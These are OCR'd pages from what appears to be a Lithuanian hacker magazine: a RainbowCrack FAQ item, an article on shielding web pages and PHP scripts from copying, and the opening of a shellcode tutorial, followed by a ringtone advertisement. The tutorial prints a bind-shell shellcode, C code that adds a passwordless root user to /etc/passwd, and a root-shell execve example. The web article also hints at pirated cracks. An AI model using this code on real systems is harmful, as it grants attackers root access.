[Kaip prie programos pridėti savo hešo funkciją] Tiesiog klausimas iš FAQ :). Iš tiesų, tai aktuali problema. Kūrėjai į palaikomų funkcijų sąrašą įtraukė tik tris pačius populiariausius algoritmus: *md5*, *lm* ir *sha1*. Norint pridėti kokį nors kitą algoritmą, reikia šiek tiek pakeisti *RainbowCrack* išeities tekstus. Atsidaryk bylą *HashRoutine.cpp* ir prie jos pridėk šias eilutes:

```
CHashRoutine::CHashRoutine()
{
  AddHashRoutine("ownhash", CoolHash, 16);
}
```

AddHashRoutine funkcijos prototipas:

```
void AddHashRoutine(string sHashRoutineName,
HASHROUTINE pHashRoutine, int nHashLen);
```

Čia *sHashRoutineName* — pridedamo algoritmo pavadinimas, beje, kaip rašo dokumentacija, čia nederėtų naudoti „_" simbolio; *nHashLen* — generuojamo hešo ilgis; *pHashRoutine* — rodyklė į hešo funkciją:

```
typedef void (*HASHROUTINE)(unsigned char*
pPlain, int nPlainLen, unsigned char* pHash);
```

Čia *pPlain* — šifruojamas tekstas, *nPlainLen* — šios eilutės ilgis, o *pHash* — nuoroda, kur įrašomos hešų funkcijų reikšmės. Savaime suprantama, taip pat reikia aprašyti pačią hešo funkciją *CoolHash*. Geriausia tai daryti kartu su kitomis *HashAlgorithm.cpp* byloje esančiomis funkcijomis, prototipą patalpinant į *HashAlgorithm.h*.
Po to reikia perkompiliuoti *RainbowCrack* ir išbandyti pridėto algoritmo veikimą, kas daroma štai taip:

```
rtgen ownhash loweralpha 1 7 0 100 16 test
```

034

Skydas „web“ turiniui

„Web“ turinio apsaugos metodai ir technologijos

VAGYSTĖ GLOBALIAME TINKLE IŠTOBULINTA DAR LABIAU NEI REALIAME GYVENIME. INTERNETE VAGIAMA VISKAS: SLAPTAŽODŽIAI, *ICQ* UIN'AI, PAŠTO DĖŽUTĖS, KORESPONDENCIJA, *WEB* DIZAINAS, PAVEIKSLIUKAI IR KITŲ PROGRAMŲ IŠEITIES TEKSTAI. LABAI SUDĖTINGA NUO VAGYSTĖS IR NETEISĖTO NAUDOJIMO APSAUGOTI TAI, KAS IŠ PRIGIMTIES IR IŠ ESMĖS TURI BŪTI PRIEINAMA DAUGELIUI ŽMONIŲ. VIS DĖLTO SUDĖTINGA — TAI NE „NEĮMANOMA“ SINONIMAS. ŠIANDIEN MES IŠMOKSIME NUO VAGYSTĖS APSAUGOTI HTML PUSLAPIŲ KODĄ, GRAŽIĄ GRAFIKĄ, PAVEIKSLIUKUS IR NET *PHP* SISTEMŲ IŠEITIES TEKSTUS.

[Apsauga nuo pačių mažiausiųjų] Daugelis vartotojų vienaip ar kitaip paties dizaino pavogti nenori. Jie pageidauja nusikopijuoti teksto fragmentą, išsaugoti paveikslėlį arba pasilikti atminčiai HTML fragmentą. Pirmiausia mes kovosime būtent su tokiais vartotojais, kadangi jų dauguma.

Visų pirma, jeigu tu nenori, kad vartotojas peržiūrėtų puslapio išeities tekstą, būtinai uždrausk jo kešavimą į diską. Tai reiškia, kad kai vartotojas aplankys tam tikrą puslapį, jis nebus išsaugotas keše. Tu tikriausiai žinai, kaip tai padaryti, tačiau aš vis dėlto priminsiu šią opciją, kuri turėtų būti *<head></head>* bloke:

```
<META HTTP-EQUIV=Cache-Control content=no-cache>
```

Antra, galima apsisaugoti su *JavaScript*, kuri leidžia drausti teksto kopijavimą iš HTML puslapio. Mūsų dienomis šis metodas labai madingas, tačiau prieš jį naudodamas susimąstyk, ar jis neatbaidys tavo lankytojų. Jeigu tu vis dėlto nusprendei naudoti tokį būdą, į tą patį antraštės bloką pridėk šį skriptą:

```
<SCRIPT LANGUAGE="JavaScript">
document.ondragstart = test;
document.onselectstart = test;
document.oncontextmenu = test;
function test() {
return false
}
</SCRIPT>
```

Trys į funkciją *test()* nukreipiantys įvykiai seka perkėlimą (*drag*), elementų išskyrimą (*select start*) bei kontekstinio meniu iškvietimą. Kaip matai, pati funkcija — paprasčiausia tuščia paprogramė, grąžinanti *false* reikšmę.

[Adresai pavojuje] Pastaruoju metu piktavalius ėmė nesveikai dominti HTML puslapių išeities tekstai. Vis dėlto šį susidomėjimą sukelia ne dizaino grožybės, o elektroninio pašto adresų buvimas. Aš kalbu apie paprasčiausius spamerius, kurie į interneto platybes paleidžia savo šnipinėjančius voriukus. Pastarasis tikrina kiekvieną svetainės nuorodą ir išsaugoja visus ten sutiktus elektroninio pašto adresus. Dėl to išmintingieji dizaineriai sugalvojo nemažai gudrybių, leidžiančių apsisaugoti nuo tokių užpuolimų.

[INFO] Nepaisant visų pažadų, kai kurios programos HTML šifruoja taip, kad po to su kai kuriomis naršyklėmis pasirodo klaidos. Aš pats pastebėjau, kad po *HTML Power* pas mane nustojo veikti su *JavaScript* sukurtas navigacinis meniu. Beje, su IE tokių klaidų pamatyti neteko.

Pirmasis ir pats paprasčiausias apsisaugojimo metodas — panaudoti *unicode* simbolius, kuriuos supranta daugelis naršyklių. Paprastam vartotojui šis adresas atrodys normaliai, o HTML puslapio išeities tekstuose jis bus užkoduotas.

Aptarkime paprastą pavyzdį. Tarkim, forumo puslapyje yra elektroninio pašto adresas *forb@real.xakep.ru*. Aš nenoriu, kad mane užknisinėtų spameriai (į mano pašto dėžutę kiekvieną dieną atkeliauja apie 200 spamo laiškų :)), todėl su forumo autoriumi dosniai pasidalinau *unicode* kodavimo metodu. Taigi adresas pateikiamas tokia eilute:

```
<a href="forb@real.xakep.ru">forb@real.xakep.ru</a>
```

Mūsų užduotis — užkoduoti parametro *href* reikšmę, kadangi spamerių voriukai grobia būtent jį. Visus simbolius galima pakeisti konstrukcija *&#NUM;*, kur NUM — koks nors skaičius. Pavyzdžiui, mano adresą galima užkoduoti taip:

```
&#102;&#111;&#114;&#98;&#64;&#114;&#101;&#97;&#108;&
#46;&#120;&#97;&#107;&#101;&#112;&#46;&#114;&#117;
```

Tačiau gali būti taip, kad priešo robotas periminės teksto lauką (<a> blokas), todėl puslapyje iš viso nereikia rodyti jokių pašto adresų, o tiesiog, tarkim, adresą pakeisti forume naudojamu slapyvardžiu. Vualia, konstrukcija pavirsta kažkuo panašaus į:

```
<a href="&#102;&#111;&#114;&#98;&#64;&#114;&#101;&#97;&#1
08;&#46;&#120;&#97;&#107;&#101;&#112;&#46;&#114;&#117;">Forb</
a>
```

Dabar net patį stipriausią robotą ištiks infarktas, o jo šeimininkas graberio loguose labai ilgai dešifruos slaptus rankraščius. Juokauju :). Mūsų laikais jau yra tokių voriukų, kurie *unicode* dešifruoja veikimo metu (*on-the-fly*). Tačiau ne viskas taip blo-

gai, kadangi šis būdas nėra vienintelis ir nepakartojamas. Kietesniam adreso kodavimui galima naudoti *JavaScript*.

Mūsų laikais jau yra tokių voriukų, kurie „unicode" dešifruoja veikimo metu.

```
<head>
<title>Apsauga nuo spamo</title>
<script language="JavaScript">
function email (login, domain)
{
mail = login + "@" + domain;
document.write (mail);
}
</script>
</head>
<body>
E-mail:
<script>email("forb","real.xakep.ru");</script>
</body>
```

Štai labai paprasta ir tobula apsauga, kurią spameriškas botas vargu ar įveiks. Manau, kad mintis tau aiški: kai reikia spausdinti elektroninio pašto adresą, iškviečiama funkcija *mail()*, kuriai perduodamas vartotojo vardas ir pašto domenas. Funkcijoje ši informacija sujungiama su eta (@), po ko išvedime gaunamas veikiantis pašto adresas. Tokio tipo apsaugą apeiti nėra paprasta, todėl voriukai tokius realius adresus ignoruoja, tai yra „nepastebi".

Galų gale galima pabandyti modernizuoti skriptą, į jį įjungiant kokį nors papildomą kodavimą arba sukergti jį su *unicode* apsauga. Čia tu pats sau architektas :).

Dabar ypač išpopuliarėjo programavimo kalbos *Perl* ir PHP, su kuriomis taip pat galima apsisaugoti nuo virtualių niekšelių. Pirmas į galvą atėjęs dalykas — tai panaudoti nesudėtingą skriptą, kuris dalyvio registracijos metu jo pašto adresą įtrauktų į specialią bazę. Kiekvienas adresas turi turėti unikalų numerį. Po to kaip „href" parametras patalpinama nuoroda į skriptą su šiuo numeriu, o pastarasis paleidžia pašto programą arba tiesiog atvaizduoja reikiamą adresą. Kaip pavyzdį pateiksiu konstrukciją, kuri realiai gali būti panaudota tavo HTML puslapyje:


```
<a href=/cgi-bin/mail.pl?31337>Forb</a>
```

Nuspaudus nuorodą ant mano slapyvardžio, iškviečiamas skriptas, kuris parodo pašto adresą arba paleidžia pašto programą (*web* sąsają), kuri tau leis išsiųsti tavąjį laiškelį :).

[Programinis rojus] Lengva suprasti, kad visą HTML turinį galima apsaugoti panaudojant tam tikrą kodavimą, kuomet dokumento kūnas tam tikru būdu šifruojamas, o prieš atvaizdavimą vartotojui dešifruojamas su *JavaScript* užkrovikliu. Visa tai papildomai gali būti sumaišyta ir supainiota, kad būtų neįmanoma susigaudyti keistų simbolių mišrainėje. Savaime suprantama, programuotojai jau sukūrė daugybę programų, kurios visą šį darbą padaro už tave. Kiekviena tokia programa turi savų privalumų ir trūkumų, todėl iš didelio įrankių asortimento aš išrinkau viso labo tris, kurių galimybes dabar ir aprašysiu.



Parankinė adresų kodavimo priemonė



žaidžiame su *HTML Power* tagais

1. „Encrypt HTML Pro" (*www.htmlpassword.com/download/enchp.zip*). Gana paprasta ir funkcionali programa *Encrypt HTML Pro* leidžia užšifruoti visą arba tam tikrą HTML puslapio dalį. Paleidus programą jai būtina sušerti vieną arba keletą bylų (žingsnis *Files*), po to reikia pasirinkti šifravimo sritį (*<body>* sekcija, visas puslapis, nuorodos, elektroninio pašto adresai ir panašiai). Po to dėmesį derėtų skirti *JavaScript* skyreliams, kurie leidžia uždrausti dešinio pelės klavišo paspaudimą, puslapio spausdinimą ir panašiai. Galutiniame žingsnyje tu gausi užšifruotą HTML puslapį. Be abejo, viskas labai šaunu, tačiau programa turi du trūkumus. Visų pirma, už ją prašoma net 30 žaliųjų prezidentų, o antra, HTML puslapio dydis padidėja 5 kartus. Tačiau, kaip žada šios programos gamintojai, užšifruotą HTML puslapį korektiškai galės atvaizduoti bet kuri naršyklė.

2. „HTML Power" (*www.pullsoft.com/HTMLPower_SETUP.exe*). Šio produkto kūrėjai *HTML Power* pavadino svetainės kompleksinės apsaugos priemone. Iš tiesų šios programos galimybės mažai kuo skiriasi nuo *Encrypt HTML*, nebent skyreliais, kurie čia išdėstyti ne vertikaliai, o horizontaliai :). Beje, man vis dėlto pavyko surasti tris skirtumus. Užšifruoto puslapio dydis čia gaunamas mažesnis už generuojamą konkurento *HTML Power* — iš viso 3 kartus daugiau už pradinį. Taip pat galima pastebėti skyrelį *Meta Tags*, kuriame nurodomi šifravimo nereikalaujantys tagai. Tarkim, tu HTML puslapyje įrašei konstrukciją *<h1>Aš kietas hakeris</h1>* ir užsimanei, kad puslapio išeities tekstuose šis užrašas būtų matomas atviru tekstu. Atitinkamai į šį skyrelį derėtų pridėti du tagus *<h1></h1>* ir, kaip sakoma, efektas bus garantuotas :). Beje, naudinga čia įtraukti *<title></title>* tagus, kad paieškos robotai sėkmingai indeksuotų puslapį.

Ir dar vienas malonus niuansas. Programoje yra galimybė užšifruotą bylą apsaugoti slaptažodžiu. Vėliau išeities tekstą galima atstatyti pagal šį slaptažodį, skyrelyje *Encrypt Tags* pasirinkus atitinkamą opciją.

Savaime suprantama, už programą prašoma pinigų, tačiau išganingieji vaistukai guli atitinkamose svetainėse ir laukia aktyvavimo akimirkos. Tik aš tau apie tai nieko nesakiau :).

3. „HTML Protector" (*http://antssoft.fileburst.com/htmlprotector.zip*). Atrodytų, kad programa panaši į jau aprašytus produktus, tačiau aš pagalvojau, kad *HTML Protector* galimybes vis dėlto reikėtų aprašyti. Be viso kito, programa moka apsaugoti paveikslėlius. Čia siūloma keletas metodų. Programa paveikslėlį gali suskaidyti į keletą dalių, tuo pačiu užkirsdama kelią jo parsiuntimui. Paveikslėlį taip pat galima sukonvertuoti į *swf* tipo bylą,


kas privers lankytoją sumišti (tačiau greičiausiai tik naujokėlius). Ir mėgstamiausias apsaugos metodas — ant paveiksliuko su nurodytu skaidrumo lygiu uždėti vandens ženklą arba prekinį ženklą. Be viso kito, *Protector* ant visų paveikslėlių gali uždėti kitą, tavo nurodytą paveikslėlį. Vargu ar tokį šedevrą kas nors naudos kituose šaltiniuose. Savaime suprantama, skyrelyje *Input* reikia užkrauti visą *www* svetainę, įskaitant paveikslėlius.

[Žodis apie skriptus] Štai tu ir išmokai apsaugoti savo *web* projektus, elektroninio pašto adresus ir paveikslėlius. Tačiau yra dar vienas pavojus — skriptų vagystė. Įsivaizduok, kad tu turi virtualų serverį, jame tu visam pasauliui pateiki savo naują PHP varikliuką, kurį su savo draugu kūrei dvejus metus ir kuriame įgyvendinai daug galimybių ir sudėtingų funkcijų. Savaime suprantama, kad tu rimtai sunerimęs, kad koks nors ilgapirštis hakeris gali paprasčiausiai nulaužti tavo serverį ir nugvelbti brangius išeities tekstus.
Specialiai tau *Zend* programuotojai, kurie, be viso kito, kuria PHP branduolį, sukūrė sistemą *Zend Encoder*, kuri iš bet kokio PHP skripto gali tau pagaminti dvejetainę bylą, vykdomą su *Zend Optimizer*. Ši sąsaja jau senų senovėje tapo komercinių programų standartu ir yra aktyviai naudojama. Tuo pačiu sistema pakankamai patikima, stabili, jai patikimi patys brangiausi skriptai ir programos. Vienintelis trūkumas — šios sistemos naudojimas kainuoja pinigus. Dėl to mums su tavimi ji nelabai tinka. Mes pasinaudosime kitu šauniu sprendimu — programa *php_screw*. *php_screw* lengvai sukergiama su *php_mod'u* ir puikiai šifruoja bet kokius skriptus. *Apache* nesunkiai atpažįsta neaiškius išeities tekstus, o jeigu įsilaužėlis iš tavęs ir nugvelbs varikliuko struktūrą, atstatyti išeities tekstus jam bus labai sudėtinga.



Rekomenduoju paskaityti apie keletą kodo apsaugos metodų: www.kavkaz-chat.com/archive/index.php/t-16344.html. Čia pagrindinis dėmesys sutelkiamas į paveikslėlių apsaugą, todėl susipažinti su straipsniu bus tikrai į naudą.

Pasitreniruokime ir įdiekime programą į serverį. Visų pirma parsisiunčiame *php_screw* (*http://prdownloads.sourceforge.net/php-screw/php_screw-1.3.tgz*) ir konfigūruojame programą. Po to šiek tiek pakeisime byloje *php_screw.h* aprašytus kodavimo raktų ilgius. Tiesiog 5 skaičius pakeisk į bet kokią kitą reikšmę, kad tavo raktai nebūtų sukonfigūruoti pagal nutylėjimą. Po to programą galima kompiliuoti su komanda *make*.
Dabar prasideda įdomioji dalis. Paruoštą modulį *php_screw.so* nukopijuok į katalogą, kuriame yra *php* (pas mane tai */usr/lib/php4*). Po to į bylą *php.ini* (ji yra ten pat) pridėk eilutę „extension=php_screw.so". Ir pabaigai perkrauk *Apache*. Nuo šios akimirkos *web* serveris gali suprasti programos užšifruotą *php* kodą. Teliko tik sugeneruoti keletą sudėtingų skriptų :). Tai daroma su komanda „screw /kelias/iki/skriptų/katalogo". Tačiau atmink, kad *screw* vykdomą bylą reikia iš anksto sukompiliuoti kataloge *tools*, paleidžiant komandą *make*. Visi užkoduoti skriptai bus sukurti tame pačiame kataloge, o originalai bus išsaugoti tokiu vardu: *script.php.screw*.
Aš šį įrankį patikrinau savo serveryje ir jis man labai patiko. Tiesa, man kol kas nėra poreikio šifruotis, kadangi savo svetainėje aš nelaikau nieko, išskyrus viešą forumą *vBulletin*. Tačiau aš įsitikinęs, kad pas tave yra kietesnių už paprastą forumą projektų :).



HTML kodavimo procesas

[Pats save apsaugok] Štai ir visas penas pamąstymams. Tu gali tiesiog dabar parsisiųsti visą reikiamą programinę įrangą ir apsaugoti savo svetainę bei visus PHP skriptus. Tačiau geriau neskubėti ir pagalvoti apie apsaugos produktyvumą/našumą. Viena vertus, niekas iš tavęs nenugvelbs tavo „nuosavybės", o kita vertus, — visiškai nebūtina šifruoti viso kodo, juk tai galutinį puslapį padidins 7–10 kartų. Protingiau būtų apsaugoti atskirus kodo fragmentus ir svarbius paveikslėlius, kurie gali būti įdomūs kitiems, ne tokiems talentingiems *web* dizaineriams.

Apie dešinįjį pelės klavišą]
Aš negaliu nutylėti apie labiausiai paplitusį HTML puslapio apsaugos metodą. Tai dešiniojo pelės klavišo blokavimas. Nežinau, kodėl jo kūrėjai tiki jo efektyvumu, kadangi, mano nuomone, jis gali apsaugoti nebent nuo pačių žaliausių naujokėlių. O štai ir skriptas, kuris draudžia dešiniojo tavo graužiko klavišo paspaudimą:

```
<SCRIPT language=JavaScript>
function click(e) {if (document.all)
{if (event.button == 2)
{alert(message);return false;}}
if (document.layers) {if (e.which == 3)
{return false;}}}
if (document.layers)
{document.captureEvents(Event.MouseDown);}
document.onmousedown=click;
</SCRIPT>
```

Manau, tu supranti, kad apeiti tokią apsaugą galima naršyklėje pasirinkus „View -> Source" arba nuspaudus atitinkamą klavišą įprastinėje klaviatūroje. Egzistuoja dar vienas apsaugos būdas prieš HTML dizaino vagis. Žinovai rekomenduoja naudoti *Java* iškvietimą *window.open(URL)* kartu su dešiniojo pelės klavišo paspaudimą blokuojančiu skriptu. Tokiu atveju vienintelė galimybė prisikasti iki išeities tekstų — nuspausti karštąjį klavišą arba specialų klaviatūros mygtuką. Analitikų nuomone, tai žmones gali įvesti į suktuką. Tačiau aš manau, kad tokio tipo metodai veiksmingi nebent prieš naujokėlius.

SURASTI PA-
ŽEIDŽIAMĄ SERVISĄ IR TEI-
SINGAI PARINKTI EKSPLOITĄ NELENGVA. IR
VIS DĖLTO KUR KAS SUDĖTINGIAU PAČIAM PARAŠY-
TI ŠĮ EKSPLOITĄ, PAVERČIANT BLANKIĄ BUGTRAQ'E PA-
SIRODŽIUSIĄ NAUJIENĄ REALIAI VEIKIANČIU DAIKTU. ŠIAN-
DIEN AŠ TAU NEPASAKOSIU, KAIP REIKIA RAŠYTI EKSPLOI-
TUS, IR NET NEAPTARINĖSIU POPULIARIŲ PROGRAMINĖS ĮRANGOS
PAŽEIDŽIAMUMŲ, TAČIAU MIELAI PAMOKINSIU SUDARINĖTI PRAKTIŠKAI
NEATSIEJAMĄ BET KOKIO SPLOITO DALĮ — SHELL–KODUS.

Iš kur imami shell–kodai

Mokomės savarankiškai rašyti shell–kodus

[Kaip veikia eksploitas] Atlikime nedidelį eksperimentą. Su tekstų redaktoriumi atsidaryk bet kokio eksploito (žadančio daugybę visokių gardybių, tokių, kaip, pavyzdžiui, *root* shellą nutolusioje mašinoje) išeities tekstą ir jame surask nesuprantamiausią kodo fragmentą. Ten toks beveik garantuotai bus: žiūrėk atidžiau, ir tu jį rasi. Greičiausiai tau į akis kris keletas nesuprantamų ir tarpusavyje niekaip nesusijusių simbolių eilučių. Savotiška šešioliktaine forma pateiktų baitų seka, tokia, kaip ši:

```
char shellcode[] =
"\x33\xc9\x83\xe9\xeb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x8a"
"\xd4\xf2\xe7\x83\xeb\xfc\xe2\xf4\xbb\x0f\xa1\xa4\xd9\xbe\xf0\x8d"
"\xec\x8c\x6b\x6e\x6b\x19\x72\x71\xc9\x86\x94\x8f\x9b\x88\x94\xb4"
"\x03\x35\x98\x81\xd2\x84\xa3\xb1\x03\x35\x3f\x67\x3a\xb2\x23\x04"
"\x47\x54\xa0\xb5\xdc\x97\x7b\x06\x3a\xb2\x3f\x67\x19\xbe\xf0\xbe"
"\x3a\xeb\x3f\x67\xc3\xad\x0b\x57\x81\x86\x9a\xc8\xa5\xa7\x9a\x8f"
"\xa5\xb6\x9b\x89\x03\x37\xa0\xb4\x03\x35\x3f\x67";
```

Tai ir yra tas pats shell–kodas, apie kurį kalbėsiu. Kartais jis vadinamas bait–kodu, kadangi jis sudarytas iš baitų sekos, tačiau esmė nuo to nesikeičia. Shell–kodo turinys — toli gražu ne gudrus užkeikimas ir ne iš galvos paimti simboliai. Tai pačių paprasčiausių mašininių komandų rinkinys, kurios čia yra tokios pačios, kokias galima sutikti įprastoje vykdomoje byloje. Pavyzdžiui, aukščiau pateiktas shell–kodas (tam tikra mašininių komandų seka) lokalioje *Linux* mašinoje atidaro 4444 jungtį ir su ja susieja shellą. Eksploitas, kuriam pavyks įvykdyti šį shell–kodą, hakeriui suteiks pilną priėjimą prie sistemos.
Su shell–kodu taip pat galima perkrauti sistemą, atjungti IDS servisus ir *honeypot*, tam tikrą bylą išsiųsti elektroniniu paštu ir t.t., ir pan. Viskas priklauso nuo to, kas būtent aprašyta shell–kode. Priversti kompiuterį įvykdyti shell–kodą — eksploito užduotis. Kaip pavyzdį paimkime paplitusią *Buffer Overflow* klaidą. Programuotojai labai dažnai neapsižiūri ir netikrina vietoje parametrų funkcijoms perduodamų duomenų. Banalus pavyzdys: programuotojas sukuria dinaminį masyvą ir išskiria atmintį 100 elementų, tuo pačiu realus elementų kiekis niekur nekontroliuojamas. Tokia įvykių eiga naudinga įsilaužėliams, kadangi visi už šio masyvo ribų atsidūrę duomenys patenka į steką, ir taip įvyksta taip vadinamas buferio perpildymas. Eksploito užduotis — perpildyti buferį ir taip sukeisti grįžimo adresą į tą, kuriuo įsikūręs shell–kodas. Jeigu valdymas bus perduotas shell–kodui, tuomet jis bus įvykdytas. Viskas gana paprasta.

[Veikimo vieta] Nevertėtų šios medžiagos laikyti eksploitų rašymo vadovėliu. Šio straipsnio tikslas — praktiškai parodyti shell–kodo sukūrimo procesą bei kaip jį galima būtų optimizuoti siekiant panaudoti realiuose eksploituose. Be abejo, egzistuoja nemažai resursų (pavyzdžiui, *www.metasploit.com*), kuriuose galima rasti puikių shell–kodų rinkinių, tačiau jų pakanka ne visada. Tu nuo pat pradžių turėtum suprasti, kad shell–kodas — tai mašininių komandų seka (žemiausias ir sudėtingiausias programavimo lygis), kurios smarkiai susijusios su konkrečia procesoriaus ir operacinės sistemos architektūra. Vienoje situacijoje veikiantis shell–kodas kitoje bus visiškai nepritaikomas. Štai kodėl svarbu suprasti, kas, kur ir kaip, kad, prireikus, pats sugebėtum sukurpti veikiantį shell–kodą arba modifikuoti jau egzistuojantį.



Nevertėtų pamiršti, kad už visus neteisėtus veiksmus tu atsakai visų pirma prieš savo paties sąžinę, po to — prieš tau artimus žmones, ir galiausiai— prieš pliką pusamžį prokurorą. Todėl nekvailiok.

Iš karto noriu perspėti, kad norint gerai suprasti straipsnyje išdėstytą medžiagą, būtina bent minimaliai išmanyti asemblerį. Tikiuosi, tu atidžiai skaitei įvadinius apie tai rašančius „Coding" straipsnius, nes tokiu atveju problemų iškilti neturėtų ir čia pateikta medžiaga pasirodys paprasta bei suprantama. Eksperimentų platforma mes pasirinksime 32 bitų mašiną su x86 procesoriumi ir įdiegta *Linux* sistema. Numatau tavo klausimą: kodėl būtent *Linux*? Ogi todėl, kad daugelis eksploitų skirta būtent *Unix* servisams, o tai reiškia, kad ši sistema mus domina labiau. Darbui mums taip pat prireiks keleto pagalbinių įrankių: *Netwide Assembler* (*nasm*), *ndisasm* ir *hexdump*. Daugelyje distributyvų jie pateikiami pagal nutylėjimą, tačiau net ir savarankiškas įdiegimas vargu ar sukels sunkumų. Nuorodas į šiuos įrankius gali rasti iškarpoje.

[Pavyzdžio dėlei] Shell–kodų paruoštukai paprastai rašomi asembleriu. Vis dėlto mes visą procesą aptarsim kiek kita tvarka: iš pradžių, kad būtų suprantamiau, aptarsime pavyzdžius su *C* kalba, o jau po to — analogišką kodą su asembleriu. Aš specialiai aptarsiu du visai paprastus pavyzdžius, kad neapkraučiau tavęs gremėzdiškomis kodo iškarpomis, iš kurių vis tiek nebus jokios naudos. Labai greitai tu suprasi, kad sudėtingesnius veiksmus atliekančio shell–kodo kūrimo procesas niekuo nesiskiria.
Taigi pirmasis pavyzdys. Jis pats paprasčiausias ir jo esmė tame, kad mūsų nedidelė programa įrašymui atidarys bylą */etc/passwd*, į jos pabaigą pridės eilutę „xakep:x:0:0::/:/bin/bash\n", po ko ją uždarys išsaugodama rezultatus:

```
#include <stdio.h>
#include <fcntl.h>
main()
{
char *filename = "/etc/passwd";
char *line = "xakep:x:0:0::/:/bin/bash\n";
int f_open;
f_open = open(filename, O_WRONLY|O_APPEND);
write(f_open, line, strlen(line));
close(f_open);
exit(0);
}
```


Čia pateiktas kodas labai paprastas ir suprantamas, nebent išskyrus funkciją *open* (atidaryti bylą). Konstanta O_WRONLY|O_APPEND, kuri jai perduodama vietoje parametro, parodo tai, kad byla atidaroma įrašymo režime, o nauji duomenys rašomi į jos pabaigą.
Dabar aptarsime gyvenimiškesnį pavyzdį — komandų interpretatoriaus (shello) paleidimą. Čia mes per daug negudrausim: mums per akis pakaks standartinio */bin/sh*.

Su shell–kodu taip pat galima perkrauti sistemą, atjungti IDS servisus ir *honeypot*, tam tikrą bylą išsiųsti elektroniniu paštu ir t.t.

```
#include <stdio.h>
main()
{
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
setreuid(0, 0);
execve(name[0],name, NULL);
// tas pats, kas ir execve("/bin/sh",{"/bin/sh",NULL},NULL)
}
```

Čia komanda *setreuid(0, 0)* naudojama tam, kad būtų vykdoma su root teisėmis (jeigu tai įmanoma). *execve(const char filename, char const argv [], char const envp[])* — tai pagrindinis sisteminis iškvietimas, kuris įvykdo bet kokias vykdomas bylas ir skriptus. Jam perduodami trys parametrai: *filename* — pilnas kelias iki vykdomos bylos, *argv[]* — argumentų masyvas, *envp[]* — „raktas=reikšmė" formatu pateikiamų eilučių masyvas, kurios prieš bylos paleidimą konfigūruojamos kaip šios vykdomos bylos aplinkos kintamieji. Abu masyvai turi baigtis nuliniu (NULL) elementu.

[Asembleris — beveik paprasta] Dabar, kai mes jau turime keletą su C sukurtų pavyzdžių, pabandysime juos paversti į gryno asemblerio kodą. Tu turėtumei žinoti, kad sisteminės funkcijos iškviečiamos su specialiu pertraukimu, kuris nuskaito registre EAX pateiktą funkcijos numerį ir ją įvykdo. Funkcijų numerius galima rasti byloje */usr/include/asm/unistd.h*. Pavyzdžiui, eilutė *„#define __NR_ open 5"* reiškia, kad funkcijai *open()* priskirtas identifikacinis numeris lygus 5. Analogiškai surandami likusių funkcijų numeriai: *exit() — 1, close() — 6, setreuid() — 70, execve() — 11*. Iš esmės to pakanka norint parašyti veikiančią programą.



Praktiškai bet kokiame eksploite galima rasti keletą shell–kodo eilučių



Melodijų TOP 10

1	MINO & VILIJA - Vivo per lei	5410102094	6	MINO - Be meilės mirt galiu	5410102134
2	VILIJA - Mylėk	5410102168	7	LT UNITED - We Are the Winners	5410102200
3	RAKETA - Padarys mane	5410102194	8	VUDIS - Žodžiai	5410102181
4	YVA - Daina ne daina	5410102195	9	BENASSI BROS - Every Single Day	5410102042
5	69 DANGUJE - 9 dangų	5410102107	10	VUDIS - Kur bebūtum tu	5410102106

Naujos

KASTANEDA - Pavasaris viską pakeis	5410102236
TV - BUMER 2	5410102234
SERGEJ SHNUROV - Svoboda (BUMER 2)	5410102227
69 DANGUJE - Ašaros	5410102241
GWEN STEFANI - Crash	5410102235
SHAKIRA & W. JEAN - Hips Don't Lie	5410102242
LINAS IR SIMONA - Kai tu atėjai	5410102247
DEPECHE MODE - A Pain That I'm Used To	5410102249
SEPTEMBER - It Doesn't Matter	5410102246
CRAIG DAVID - Unbelievable	5410102244

Populiarios

T.A.T.U - Friend or Foe	5410102172
JAMES BLUNT - Goodbye My Lover	5410102178
SUGABABES - Ugly	5410102162
ARASH - Arash	5410102152
WALTERS & KAŽA - Feeling this Touch	5410102136
SHAKIRA - Don't Bother	5410102141
EROS RAMAZZOTTI - La Nostra Vita	5410102109
THE BLACK EYED PEAS - My Humps	5410102156
SUGABABES - Push the Button	5410102069
JAMES BLUNT - High	5410102037
GORILLAZ - Dare	5410101979
JUANES - La Camisa Negra	5410101964
JAMES BLUNT - You're Beautiful	5410101876
LIQUIDO - Ordinary Life	5410101798
BON JOVI - Have A Nice Day	5410101975
COLD - Happens All The Time	5410101976
LINKIN PARK - One Step Closer	5410102048
ROBBIE WILLIAMS - Tripping	5410102039
ROB THOMAS - Lonely no More	5410101838

MAROON 5

She Will Be Loved	5410101179
Sunday Morning	5410101386
This Love	5410101042
Harder To Breathe	5410101476
Must Get Out	5410101799

Lietuviškos

ŽAS - Euroliga	5410101996
A. MAMONTOVAS - Liūdesio angelas	5410102170
MOKINUKĖS - Mažyti mielas	5410102154
MANTAS - Gyvenam kartą	5410102074
TABU - Maža širdelė	5410101954
KASTANEDA - Ką gi tu darai	5410101958
FUNKY - Tarp krentančių žvaigždžių	5410101963
